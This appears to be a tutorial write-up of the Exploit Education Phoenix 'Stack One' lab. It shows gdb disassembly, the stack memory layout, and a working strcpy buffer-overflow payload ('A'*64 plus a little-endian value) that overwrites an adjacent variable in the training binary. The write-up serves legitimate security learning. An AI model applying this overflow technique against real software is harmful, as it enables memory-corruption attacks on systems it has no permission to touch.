If you’re learning and writing binary exploits, I would strongly recommend you to take Architecture 1001: x86-64 Assembly course by Xeno Kovah. They cover a wide variety of learning assembly instructions which will be really helpful to understand the exploits.
If you haven’t done setting-up your lab, feel free to check out my previous article on Exploit.education lab setup
Previous Writeup: Stack Zero Writeup - Exploit Education Lab Exercise
Quick Overview
Unlike Stack Zero, Stack One exercise motive is to smash the stack to modify other variables in the stack to a hex value 0x496c5962. Technically, similar to gets in Stack Zero, strcpy function is unsafe that doesn’t have bounds check, it accepts memory address to write but doesn’t care about overwriting other declared variables in stack. If you take closer look at the struct which isn’t dynamically being allocated by malloc function, so probably the struct which contains both char buffer[64] and volatile int changeme stays in main stackframe.
Disassemble
Disassembling the code will get you overall idea behind the stack-one code, One can use gdb ./stack-one to start debugging it in runtime.
gdb ./stack-one- Type
disassembleto get the disassembled code (assembly)
   0x000000000040066d <+0>:     push   rbp
   0x000000000040066e <+1>:     mov    rbp,rsp
   0x0000000000400671 <+4>:     sub    rsp,0x60
   0x0000000000400675 <+8>:     mov    DWORD PTR [rbp-0x54],edi
   0x0000000000400678 <+11>:    mov    QWORD PTR [rbp-0x60],rsi
   0x000000000040067c <+15>:    mov    edi,0x400750
   0x0000000000400681 <+20>:    call   0x4004c0 <puts@plt>
   0x0000000000400686 <+25>:    cmp    DWORD PTR [rbp-0x54],0x1
   0x000000000040068a <+29>:    jg     0x4006a0 <main+51>
   0x000000000040068c <+31>:    mov    esi,0x4007a0
   0x0000000000400691 <+36>:    mov    edi,0x1
   0x0000000000400696 <+41>:    mov    eax,0x0
   0x000000000040069b <+46>:    call   0x4004d0 <errx@plt>
   0x00000000004006a0 <+51>:    mov    DWORD PTR [rbp-0x10],0x0
   0x00000000004006a7 <+58>:    mov    rax,QWORD PTR [rbp-0x60]
   0x00000000004006ab <+62>:    add    rax,0x8
   0x00000000004006af <+66>:    mov    rdx,QWORD PTR [rax]
   0x00000000004006b2 <+69>:    lea    rax,[rbp-0x50]
   0x00000000004006b6 <+73>:    mov    rsi,rdx
   0x00000000004006b9 <+76>:    mov    rdi,rax
   0x00000000004006bc <+79>:    call   0x4004a0 <strcpy@plt>
   0x00000000004006c1 <+84>:    mov    eax,DWORD PTR [rbp-0x10]
   0x00000000004006c4 <+87>:    cmp    eax,0x496c5962
   0x00000000004006c9 <+92>:    jne    0x4006d7 <main+106>
   0x00000000004006cb <+94>:    mov    edi,0x4007d8
   0x00000000004006d0 <+99>:    call   0x4004c0 <puts@plt>
   0x00000000004006d5 <+104>:   jmp    0x4006eb <main+126>
   0x00000000004006d7 <+106>:   mov    eax,DWORD PTR [rbp-0x10]
   0x00000000004006da <+109>:   mov    esi,eax
   0x00000000004006dc <+111>:   mov    edi,0x400820
   0x00000000004006e1 <+116>:   mov    eax,0x0
   0x00000000004006e6 <+121>:   call   0x4004b0 <printf@plt>
   0x00000000004006eb <+126>:   mov    edi,0x0
   0x00000000004006f0 <+131>:   call   0x4004e0 <exit@plt>
Before taking a look at the code, if you disassembled the stack-one using gdb to view the assembly instruction, you may notice the puts, exit and gets function calls with parameters. So basically when you hit r in gdb without breakpoint,
- Greet with
Welcome to phoenix/stack-one, brought to you by https://exploit.educationmessage via Puts (aka printf) method - Set
locals.changemevariable tozeroor0x00in hex - Strcpy
locals.buffervariable filled by argv[1] argument passed from commandline - Verify
locals.changemeis0x496c5962in hex - Use puts(aka Printf) method to greet the user again with decision (cmp instruction)
- Finally exits the program with
exit(0)system call instead of returning to the main function invoker
Memory Allocation
As you see that the locals struct isn’t dynamically allocated, they are allocated in the stackframe same as main function gets executes. The main function starts executing my pushing $rbp to stack at 0x7fffffffe610 and then rsp to $rbp-0x60 as expected the stack grows from top (higher memory address) to bottom (lower memory address).

You can see that locals.buffer (64 bytes) gets written at $rbp-0x50 i.e 0x7fffffffe5c0 and locals.changeme integer variable (4 bytes) at rbp-0x10 i.e 0x7fffffffe600. Now that you got the overall idea of the memory layout of the stack, you can now go ahead blow up the stack to overwrite locals.changeme. If you playaround with these memory layout behaviour, you can note that the char buffer variable writes from $rbp-0x50 towards $rbp-0x10.
Exploit
As previously discussed locals.buffer and locals.changeme are allocated nearby each other in stack. So, if your input of 64 characters (example: 64 * ‘A’) wouldn’t overrite the locals.changeme variable, but if you do the same with 65 characters, you have succesfully overwritten locals.changeme variable succesfully. However, our challenge is to overwrite locals.changeme variable with 0x496c5962. If you try generating the payload simply (A * 64) + '\x49\x6c\x59\x62', this would represent in the memory as 64 'A's & 0x62596c49 😵. Remember Little Endianness ?, Yes Intel or AT&T syntax follows Little Endianness, so the representation should be in reverse order as 'A'*64 + '\x62\x59\x6c\x49'.

(gdb) r $(python -c "print('A'*64 + '\x62\x59\x6c\x49')")
Starting program: /opt/phoenix/amd64/stack-one
Welcome to phoenix/stack-one, brought to you by https://exploit.education
Well done, you have successfully set changeme to the correct value
[Inferior 1 (process 426) exited normally]
There you go! 🎉 You’ve officially pwned the binary and possibly you could control the program flow and may
eventually perform remote code execution in the system. 🪲

Source and Reference:
- Stack One Exercise: Exploit Education
- Architecture 1001: x86-64 Assembly
Closing Note:
I hope this post is helpful for vulnerability researcher 🔍 & code reviewers, For bugs,hugs & discussion, DM in Twitter. Opinions are my own and not the views of my employer.